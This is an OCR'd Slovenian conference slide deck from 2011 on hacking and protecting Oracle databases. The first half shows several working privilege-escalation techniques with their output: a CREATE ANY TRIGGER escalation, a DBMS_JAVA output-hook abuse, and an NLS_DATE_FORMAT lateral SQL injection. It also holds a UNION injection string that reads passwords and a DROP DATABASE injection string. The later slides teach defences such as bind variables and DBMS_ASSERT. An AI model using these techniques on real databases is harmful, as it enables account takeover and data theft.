


Ker je Oracle tako razširjena podatkovna zbirka, je primarna tarča hekerjev.

Oracle RDBMS
ocenjen na podlagi skupnih meril
EAL4 – assurance level 4
velik dosežek!

EAL4 is the highest level at which it is likely to be economically feasible to retrofit to an existing product line.

buffer overflow?

http://en.wikipedia.org/wiki/Evaluation_Assurance_Level

Se vam zdi, da je Windows XP SP2 med 200 najvarnejšimi komercialnimi programskimi izdelki na svetu?

ISO 15408 – Common criteria EAL4

http://www.acrossecurity.com/papers/Sistem_0605.pdf

„Standards implies rules, but hackers don't play by the rules.“

David Litchfield: The Oracle Hacker's Handbook


ZU 0666',0,0); DROP DATABASE TABLICE

Abakus ARBITER

ORACLE Gold Partner

Boris Oblak

Abakus plus d.o.o.

ORACLE CERTIFIED PROFESSIONAL

16. strokovno srečanje SIOUG 2011

Zaupanja vredne sledi

Hekerski vdori in zaščita Oracle zbirke podatkov

O podjetju

ORACLE Gold Partner

Zgodovina:

- od 1992, 20 zaposlenih
- Oracle zbirka podatkov, GNU/linux (1995)
- Dobitniki srebrnega priznanja za inovacije – Aerodrom Ljubljana: Flight Information System
- Dobitniki srebrnega priznanja za inovacije – Arbiter

Razvoj in vzdrževanje:

- Razvoj visoko razpoložljivih sistemov z OS GNU/linux
- Sistemska podpora in uglaševanje sistemov z OS GNU/linux
- Uglaševanje in administracija zbirk podatkov Oracle

Miti

- Oracle strežnik je vedno za požarno pregrado
- Oracle strežnik teče na linuxu
- to nima nobene zveze z varnostjo podatkovne zbirke

Nevarnosti

- PL/SQL in Java
- nevarnosti v bazni kodi
- nevarni privilegiji

PL/SQL in java

- Oracle programski jezik
- integriran v podatkovno zbirko in SQL
- najbolj ranljivi del Oracle zbirke
- nevarnosti v bazni kodi
  - prožilci
  - paketi
  - tipi
- SQL vrivanje (SQL injection)

Privilegiji za izvajanje


- invoker rights
- definer rights
  - pravilneje „owner rights“
  - izvaja se s pravicami lastnika objekta
  - CREATE ANY PROCEDURE
    - lahko kreira paket v drugi shemi
- `select authid from dba_procedures` ...
- nevarno: integrirani paketi (lastnik = SYS)
  - DBMS_..., UTL_..., ...

Wrapped PL/SQL

- Oracle paketi
- `wrap iname=text.sql oname=encrypted.sql`
- ni mogoče dekriptirati?

Wrapped PL/SQL

- Oracle paketi
- `wrap iname=text.sql oname=encrypted.sql`
- ni mogoče dekriptirati?
- http://www.codecrete.net/UnwrapIt



Wrapped PL/SQL

Unwrap It!

Paste and Unwrap PL/SQL Code

Show Line Numbers

Unwrap Code

Upload and Unwrap PL/SQL File

File: Prebrskaj ...

Show Line Numbers

Unwrap File

Wrapped PL/SQL

Unwrap It!

Paste and Unwrap PL/SQL Code

```
CREATE OR REPLACE PACKAGE BODY dbms_audit_mgmt wrapped
a000000
1
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
```

☑ Show Line Numbers

Unwrap Code

Upload and Unwrap PL/SQL File

File: Izberi datoteko Nobena dat…ni izbrana

☑ Show Line Numbers

Unwrap File

Wrapped PL/SQL

```
1  PACKAGE BODY dbms_audit_mgmt AS
2
3
4
5
6
7    PARTITION    CONSTANT PLS_INTEGER   := 1;
8    UNPARTITION  CONSTANT PLS_INTEGER   := 2;
9
10   TAB_MOVE     CONSTANT VARCHAR2(25) := 'ORA$DAM_AUD_TAB_MOVE';
11   FIL_CLEAN    CONSTANT VARCHAR2(25) := 'ORA$DAM_OS_FILE_CLEANUP';
12
13   M_TAB_LCK_HDL         VARCHAR2(200);
14   M_FIL_LCK_HDL         VARCHAR2(200);
15
16   FUNCTION PART_DISALLOWED
17     RETURN BOOLEAN;
18
19   PROCEDURE MOVE_TABLESPACES
20             (AUDIT_TRAIL_TYPE           IN PLS_INTEGER,
21              AUDIT_TRAIL_LOCATION_VALUE IN VARCHAR2,
22              AUDIT_PART_CNT       NUMBER
23             );
24
25   PROCEDURE MOVE_FGA_TABLESPACE
26             (TBS_NAME IN VARCHAR2);
27
28
29   PROCEDURE MODIFY_AUDIT_TRAIL
30             (TBSCHEMA                   IN VARCHAR2,
31              TABLENAME                  IN VARCHAR2,
32              TBSPACE                    IN VARCHAR2,
33              ACTION                     IN PLS_INTEGER,
34              DEFAULT_CLEANUP_INTERVAL   IN PLS_INTEGER := 0
35             );
36
37   FUNCTION TBS_SPACE_CHECK
38            (AUDIT_TRAIL_TBS            IN  VARCHAR2,
39             AUDIT_TABLE_OWNER          IN  VARCHAR2,
40             AUDIT_TABLE_NAME           IN  VARCHAR2,
41             FACTOR_NEW_RECS            IN  PLS_INTEGER
```

Wrapped PL/SQL

```
BEGIN
  IF TSTAMP_PART_MAXV IS NOT NULL THEN
    M_SQL_STMT := 'CREATE TABLE SYSTEM.dam_temp_aud$ ' ||
                  'PARTITION BY range(ntimestamp#)' ||
                  '(PARTITION aud_p001 values less than( ''' ||
                  TSTAMP_PART_MAXV || ''')) ' ||
                  'TABLESPACE ' || M_TBS_NAME || ' NOLOGGING ' ||
                  '  AS select * from SYSTEM.aud$ where action# = 0 ';
  ELSE
    M_SQL_STMT := 'CREATE TABLE SYSTEM.dam_temp_aud$ ' ||
                  'TABLESPACE ' || M_TBS_NAME || ' NOLOGGING ' ||
                  '  AS select * from SYSTEM.aud$ where action# = 0 ';
  END IF;

  EXECUTE IMMEDIATE M_SQL_STMT;

  WRITE_TRACE_MESSAGE(TRACE_LEVEL_DEBUG, 'Phase 1 complete');
```

SQL vrivanje

- Kaj je SQL vrivanje (SQL injection) oziroma PL/SQL vrivanje

```
l_sql := 'select job from emp where ename = '''
|| l_ename || ''';
execute immediate l_sql;

ename Mc'Donalds?
```

ORA-01756: quoted string not properly terminated.

SQL vrivanje

```
l_sql := 'select job from emp where ename = '''
|| l_ename || ''';
execute immediate l_sql;
```

```
l_ename -> DICKENS'' UNION SELECT USERNAME||':'||
PASSWORD FROM USERS WHERE ''A' = ''A
```

Nevarni privilegiji

- ANY
  - `Create any view`
  - `Create any trigger`
  - `Create any procedure`
  - `Execute any procedure`

CREATE ANY TRIGGER

```
CREATE USER sougtest IDENTIFIED BY sougtest
    DEFAULT TABLESPACE users
    TEMPORARY TABLESPACE temp;
GRANT create session, create any trigger
    TO sougtest;

SQL> connect sougtest/sougtest

Conneced.
SQL> set role dba;

set role dba

ORA-01924: role 'DBA' not granted or does not exist
```

CREATE ANY TRIGGER

```
CREATE OR REPLACE TRIGGER system.bi_ol$
BEFORE INSERT INTO SYSTEM.ol$
DECLARE
   PROCEDURE getdba IS
      PRAGMA AUTONOMOUS_TRANSACTION;
   BEGIN
      EXECUTE IMMEDIATE 'grant DBA to siougtest';
      COMMIT;
   END;
BEGIN
   getdba;
END;
```

CREATE ANY TRIGGER


```
SQL> insert into SYSTEM.OL$ (OL_NAME)
       values ('SIOUG');

1 row inserted

SQL> rollback;

Rollback complete

SQL> set role dba;

Role set
```

Primer iz prakse

```
$ sql+ / as sysdba

SQL*Plus: Release 11.2.0.1.0 Production on Tue May 31 06:59:07
2011
Copyright (c) 1982, 2009, Oracle.  All rights reserved.
Connected to:
Oracle Database 11g Release 11.2.0.1.0 - 64bit Production
With the Automatic Storage Management option

SQL> create user a identified by a;
User created.

SQL> grant create session to a;
Grant succeeded.

SQL> connect a/a
Connected.
```

Primer iz prakse

```
SQL> SELECT sys.dbms_java.set_output_to_java('ID',
  2                                          'oracle/aurora/rdbms/DbmsJava',
  3                                          'SYS',
  4                                          'writeOutputToFile',
  5                                          'TEXT',
  6                                          NULL,
  7                                          NULL,
  8                                          NULL,
  9                                          NULL,
 10                                          0,
 11                                          1,
 12                                          1,
 13                                          1,
 14                                          1,
 15                                          0,
 16                                          'DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE ''GRANT DBA TO A''; END;',
 17                                          'BEGIN NULL; END;')
 18    FROM dual;

SYS.DBMS_JAVA.SET_OUTPUT_TO_JAVA('ID','ORACLE/AURORA/RDBMS/DBMSJAVA','SYS','WRIT
--------------------------------------------------------------------------------
```



Primer iz prakse


```
SQL> BEGIN
  2     dbms_cdc_isubscribe.int_purge_window('NO_SUCH_SUBSCRIPTION',
SYSDATE());
  3  END;
  4  /
BEGIN
*
ERROR at line 1:
ORA-29548: Java system class reported: While executing the output_to_java
specification named ID, the following error occurred
ORA-29516: Aurora assertion failure: Assertion failure at joevm.c:3331
Method not found
ORA-06512: at "SYS.DBMS_CDC_ISUBSCRIBE", line 59
ORA-06512: at line 2
```

Primer iz prakse

```
SQL> set role DBA;

Role set

SQL>
```


Primer iz prakse

```
SQL> set role DBA;

Role set

SQL>
```



Primer iz prakse

```
SQL> set role DBA;

Role set

SQL>
```



Varne procedure?

```
-- v shemi app_user, ki ima dovolj privilegijev,
-- da lahko dodeli vlogo DBA
CREATE OR REPLACE PROCEDURE app_user.date_test IS
   l_date DATE := SYSDATE;
   l_sql  VARCHAR2(4000);
BEGIN
   l_sql :=
         'select object_name from all_objects '
     || ' where created = '''
     || l_date || '''';
   dbms_output.put_line(l_sql);
   EXECUTE IMMEDIATE l_sql;
END;
/
SQL> grant execute on date_test to public;
```

Varne procedure?

```
sqlplus / as sysdba

SQL> create user abatmp identified by abatmp
default tablespace users temporary tablespace
temp;

User created.

SQL> grant create session, create procedure to
abatmp;

Grant succeeded.
```

Varne procedure?

```
CREATE OR REPLACE FUNCTION abatmp.getdba
    RETURN NUMBER
    AUTHID CURRENT_USER AS
    PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
    EXECUTE IMMEDIATE 'grant dba to abatmp';
    COMMIT;
    RETURN 1;
END;

SQL> GRANT EXECUTE ON getdba TO PUBLIC;
```

Varne procedure?

```
sqlplus abatmp/abatmp

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 -
64bit Production
```

Varne procedure?

```
sqlplus abatmp/abatmp

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 -
64bit Production

SQL> alter session set NLS_DATE_FORMAT =
     '"'' and abatmp.getdba()=1--"';
```

Varne procedure?

```
sqlplus abatmp/abatmp

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 -
64bit Production

SQL> alter session set NLS_DATE_FORMAT =
     '"'' and abatmp.getdba()=1--"';

SQL> exec app_user.date_test;

PL/SQL procedure successfully completed

SQL> set role DBA;

Role set

SQL>
```

Zaščita

- veriga je močna toliko, kot je močan najšibkejši člen
- dober varnostni standard in standard programiranja je nujen!
- test, test, test, ...

Povezane spremenljivke

```
-- bind variables :-)
-- namesto
l_sql := 'select job from emp where ename = '''
|| l_ename || ''';
EXECUTE IMMEDIATE l_sql;

-- uporabimo
l_sql := 'select job from emp where ename = :en';
EXECUTE IMMEDIATE l_sql USING l_ename;
```

DBMS_ASSERT

- dodana v 10.2
- SIMPLE_SQL_NAME
- QUALIFIED_SQL_NAME
- SCHEMA_NAME
- SQL_OBJECT_NAME

Abakus
As na disku.

Primer uporabe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION check_user (
   p_user  IN VARCHAR2,
   p_table IN VARCHAR2)
RETURN BOOLEAN IS
   l_ret NUMBER;
   l_sql VARCHAR2 (4000);
BEGIN
   -- Napačna uporaba
   l_sql :=           'SELECT COUNT (*) FROM '
      || p_table
      || ' WHERE USERNAME = :user'
   dbms_output.put_line (l_sql);
   EXECUTE IMMEDIATE l_sql
      INTO l_ret
      USING p_user;
   RETURN (l_ret != 0);
END;
```

Primer uporabe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION check_user_ok(
   p_user  IN VARCHAR2,
   p_table IN VARCHAR2)
RETURN BOOLEAN IS
   l_ret NUMBER;
   l_sql VARCHAR2 (4000);
BEGIN
   -- Pravilna uporaba
   l_sql :=          'SELECT COUNT (*) FROM '
      || dbms_assert.qualified_sql_name(p_table)
      || ' WHERE USERNAME = :user'
   dbms_output.put_line (l_sql);
   EXECUTE IMMEDIATE l_sql
      INTO l_ret
      USING p_user;
   RETURN(l_ret != 0);
END;
```

Primer uporabe DBMS_ASSERT

```
BEGIN
   IF NOT check_user ('MIHA', 'MY_USERS') THEN
      dbms_output.put_line ('Uporabnik ne obstaja!');
   END IF;
END;
/

SELECT COUNT (*) FROM MY_USERS WHERE USERNAME = :a1
Uporabnik ne obstaja!
```

Primer uporabe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION test_sqli
   RETURN VARCHAR2
   AUTHID CURRENT_USER IS
BEGIN
   dbms_output.put_line('Izvajam funkcijo test_sqli!');
   RETURN('TEST_SQLI');
END;
```

Primer uporabe DBMS_ASSERT

```
BEGIN
    IF NOT check_user (
        'MIHA', 'MY_USERS WHERE test_sqli = :a1 --') THEN
        dbms_output.put_line ('Uporabnik ne obstaja!');
    END IF;
END;
/

SELECT COUNT (*) FROM MY_USERS WHERE test_sqli = :a1 --
WHERE USERNAME = :a1
Izvajam funkcijo test_sqli!
Uporabnik ne obstaja!
```

Primer uporabe DBMS_ASSERT

```
CREATE OR REPLACE FUNCTION test_sqli2(p_table IN VARCHAR2)
RETURN VARCHAR2
   AUTHID CURRENT_USER IS
   c       SYS_REFCURSOR;
   l_user VARCHAR2(200);
BEGIN
   OPEN c FOR 'select username from ' || p_table;
   FETCH c INTO l_user;
   WHILE NOT c%NOTFOUND
   LOOP
      dbms_output.put_line('User:' || l_user);
      FETCH c INTO l_user;
   END LOOP;
   CLOSE c;
   RETURN('TEST_SQLI');
END;
```

Primer uporabe DBMS_ASSERT

```
BEGIN
    IF NOT check_user (
      'MIHA',
      'MY_USERS WHERE test_sqli2 (''MY_USERS'') = :a1 --')
    THEN
       dbms_output.put_line ('Uporabnik ne obstaja!');
    END IF;
END;
/

SELECT COUNT (*) FROM MY_USERS WHERE test_sqli2
('MY_USERS') = :a1 -- WHERE USERNAME = :a1
User:JANEZ
User:FRANCI
User:POLDE
Uporabnik ne obstaja!
```

Primer uporabe DBMS_ASSERT

```
BEGIN
    IF NOT check_user_ok (
      'MIHA',
      'MY_USERS WHERE test_sqli2 (''MY_USERS'') = :a1 --')
    THEN
       dbms_output.put_line ('Uporabnik ne obstaja!');
    END IF;
END;
/

ERROR at line 1:
ORA-44003: invalid SQL name
ORA-06512: at "SYS.DBMS_ASSERT", line 160
ORA-06512: at "A.CHECK_USER_OK", line 9
ORA-06512: at line 2
```

Dobri standardi kodiranja

- s tem dosežemo največ!
- shema z aplikativno logiko zaklenjena
- shema z DBA podpornimi procedurami zaklenjena
- ni dostopa do tabel aplikacije – uporaba pogledov
- ločene sheme za posamezne module (GUI, prenosi podatkov, ...) - zaklenjene

Abakus
As na disku.

Dobri standardi kodiranja

Aplikacija PLAČE

- urna_postavka
- bolniška
- dopust
- izvoz_podatkov
- uvoz_podatkov
- obračun
- knjiženje

GUI

- urna_postavka
- bolniška
- dopust

Prenosi

- izvoz_podatkov
- uvoz_podatkov

Dobri standardi kodiranja

- uporabnik
  - alter session set current schema = GUI;
  - privilegiji se sklicujejo samo na objekte, katerih lastnik je GUI
  - selektivni pogledi, ki prezentirajo podatke iz aplikacije (ne select * from ...)
    - s tem se poveča fleksibilnost in skalabilnost aplikacije (uporaba JOIN, selektivnost glede vlog, selektivnost po vrsticah tabel, ...)
  - uporaba INSTEAD OF prožilcev

Dobri standardi kodiranja

- aplikativni DBA
  - dostop samo do aplikativne sheme!
  - problem privilegijev na nivoju celotne zbirke
    - DBA vloga ima privilegije za vse sheme!
  - shema z DBA privilegiji - zaklenjena
  - za posamezne akcije kreirati pakete in jih omejiti na aplikativne sheme
  - za posamezne aplikacije narediti ovojne (wrapper) pakete

Dobri standardi kodiranja

```
-- DBA (paket dba_common)
PROCEDURE kill_session(
   p_sid IN NUMBER,
   p_serial IN NUMBER,
   p_users_table IN VARCHAR2) IS
   l_username v$session.username%TYPE;
    CURSOR c IS SYS_REFCURSOR;
BEGIN
   OPEN c FOR
      'SELECT s.username
         FROM v$session s, ' ||
      dbms_assert.SCHEMA_NAME (p_users_table) || ' u
      WHERE s.sid = p_sid
        AND s.serial# = p_serial
        AND s.username = u.username';
   FETCH c INTO l_username;
   IF c%FOUND THEN
      EXECUTE IMMEDIATE 'alter system kill session '''
        || p_sid    || ',' || p_serial || ''' immediate';
   END IF;
   CLOSE c;
END;
```

Dobri standardi kodiranja

```
-- Aplikativni DBA (paket dba_place)
PROCEDURE kill_session(
   p_sid IN NUMBER,
   p_serial IN NUMBER) IS
BEGIN
   dba_common.kill_session (p_sid, p_serial, 'MY_USERS');
END;
```

```
SQL> exec dba_place.kill_session (315, 22229);
```

DBMS_, UTL_, ...

- odvzeti PUBLIC privilegije vseh sistemskih paketov
- DBMS_SESSION
  - client_info – informacija o zunanjem uporabniku
  - če pustimo execute to PUBLIC, potem je enostavna prevara

Zaščita

- varnost se izboljšuje
- poznavanje potencialnih nevarnosti
- dober varnostni standard in standard programiranja je nujen!
- ne verjemite dokumentaciji!
- vklop in analiza revizijske sledi
- test, test, test, ...

„Knowledge is power, and the power can be yours.“

David Litchfield: The Oracle Hacker's Handbook

ORA-03113: end-of-file on communication channel

Boris Oblak

Abakus plus d.o.o.

ORACLE CERTIFIED PROFESSIONAL

ORACLE Gold Partner

16. strokovno srečanje SIOUG 2011

Hekerski vdori in zaščita Oracle zbirke podatkov